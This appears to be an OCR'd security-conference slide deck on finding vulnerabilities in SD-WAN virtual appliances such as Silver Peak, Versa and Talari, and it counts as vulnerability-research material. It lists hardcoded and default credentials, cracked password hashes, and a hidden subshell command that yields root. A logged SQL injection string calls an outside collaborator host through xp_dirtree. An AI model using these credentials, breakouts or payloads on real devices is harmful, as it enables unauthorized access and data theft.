
Riverbed SteelConnect Gateway (SD-WAN) MARKETPLACE
https://azuremarketplace.microsoft.com/en-us/marketplace/apps/riverbed.riverbed_steelconnect_gw
Riverbed SteelConnect Gateway for Azure

NetScaler SD-WAN Standard Edition MARKETPLACE
https://azuremarketplace.microsoft.com/en-us/marketplace/apps/citrix.netscaler-sd-wan-st
NetScaler SD-WAN Standard Edition 9.3

http://www.teldat.com/blog/en/sdn-and-nfv-new-paradigm-communication/
https://www.vmware.com/content/dam/digitalmarketing/vmware/en/pdf/products/vam/vmware-virtual-appliance-solutions-white-paper.pdf
http://answersforaws.com/blog/2013/07/a-new-paradigm/

WHERE TO BEGIN? ROOT IT!

- grep file system
- Local vulns
- Admin backdoors
- Remote vulns
- Patch “the box”




ZERO NIGHTS 2015


Pros/Cons for Bug Hunting

- Pros
  - –Likely share 95% same code as physical device
  - –Common mindset of “customers don’t have root” which leads to shipping a “litter box”


Jeremy Brown, Hacking Virtual Appliances, Zeronights 2015
http://2015.zeronights.org/assets/files/01-Brown.pdf



GOOGLE THIS!



```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run

env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"


def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/$/anythin/' /tmp/pompina")

test()
```



joshuap-cfy / frontier-versa-sdwan-poc-0117
forked from Cloudify-PS/cloudify-versa-plugin

187 lines (175 sloc) | 5.64 KB

```
#Add and configure network with DHCP,DNS,Firewall to exsistent organization
#Organization must have one free interface
tosca_definitions_version: cloudify_dsl_1_3

imports:
  - imports.yaml

inputs:
    versa_url:
        default: "https://172.19.0.210:9183"
    client_id:
        default: "voae_rest"
    client_secret:
        default: "asrevnet_123"
    username:
        default: "Administrator"
    password:
        default: "versa123"
```

http://dailydebugtechlove.blogspot.com/2016/01/python-fabric.html


https://github.com/joshuap-cfy/frontier-versa-sdwan-poc-0117/blob/master/examples/addnetwork.yaml

GOOGLE THIS AGAIN!

Version 6.2.11, September 2015

==Subshell Breakout==


An administrative user with access to the enable menu of the login subshell may enter a hardcoded string to obtain a bash shell on the operating system.



Silver Peak VXOA < 6.2.11 - Multiple Vulnerabilities

EDB-ID: 38197	Author: Security-Assessment.com	Published: 2015-09-15
CVE: N/A	Type: Webapps	Platform: PHP
Aliases: N/A	Advisory/Source: Link	Tags: N/A
E-DB Verified: ✓	Exploit: Download / View Raw	Vulnerable App: N/A

Version 8.1.6.x, March 2018 (Patched 8.1.7)



```
silverpeak > en
silverpeak # _spsshell
[admin@silverpeak root]# id
uid=0(admin) gid=0(root) groups=0(root)
```

https://www.exploit-db.com/exploits/38197/

The Google-Fu
is strong with
this one.

GREP FOR PASSWORDS

- Config
- Code
- Logs
- …


```
71  $password = 'talari'
```

Vulnerable File
.\app\Test\Case\Controller\Component\Auth\PAMAuthenticateTest.php

```
68  'password' => 'T414riC4|<3'
```

Vulnerable File
.\app\Config\database.php

/etc/shadow file
admin:aaLR8vE.jjhss:17595:0:99999:7:::
DES: admin




/var/log/vnms/karaf/vnms-console.log

```
/var/log/vnms/karaf/vnms-
console.log:org.springframework.jdbc.BadSqlGrammarException:
StatementCallback; bad SQL grammar [insert into Audit (user_name, tenant,
remote_address, port, operation, object_key, changeset, time, failure,
failure_reason) values ('Administrator','ProviderDataCenterSystemAdmin',
'10.2.3.102', 63948, 'create', 'null', '{"change-
password":{"currentpassword":"     123;declare @q varchar(99);set
@q='\\\\mg6o7h38tizfqva0bfhzf8vbb2hz5qvenldp2.burpcollab'+'orator.net\\ooj';
exec master.dbo.xp_dirtree @q;-- ","newpassword":"P@ssw0rd"}}', '1/21/18 7:02
PM', 'false', '')]; nested exception is org.postgresql.util.PSQLException:
ERROR: syntax error at or near "\"
```

DO SOME FORENSICS

```
# cat /root/.bash_history
ls /var/log/messages
…
cd /var/opt/tms/
ls
./scrub_aws.sh
rm -rf scrub_aws.sh
ls
shutdown
cli
exit
```



Sergei Gordeichik


Can we check hash for Silverpeak123

spsadmin:$1$16Bvqcvt$9yBdNThrxx6jVqdNmgDZX1:10000:0:99999:7:::

Mar 01, 2018


Denis Kolegov

Verified. Salt: 16Bvqcvt, password: Silverpeak123.




```
{
   [[ -d $auth_dir ]] || mkdir -p ${auth_dir}
   echo $ADMIN_USER':$1$.SM/kuyL$2gSstvF3Tzw010fOiwg3F1' | chpasswd -e || true
   echo ${OTHER_USERS// *}:'$1$To8UC/o0$m4V8wPZ/AfD2NStMx7xJM1' | chpasswd -e

   # disable direct login for other users
   passwd -l ${OTHER USERS// *}
```

YOU CAN'T STOP PROGRESS!




Cisco Default Passwords (Valid December 2018)

Cisco Model	Default Username	Default Password
ESW-520-24-K9	cisco	cisco
ESW-520-24P-K9	cisco	cisco
ESW-520-48-K9	cisco	cisco
ESW-520-48P-K9	cisco	cisco
ESW-520-8P-K9	cisco	cisco
ESW-540-24-K9	cisco	cisco
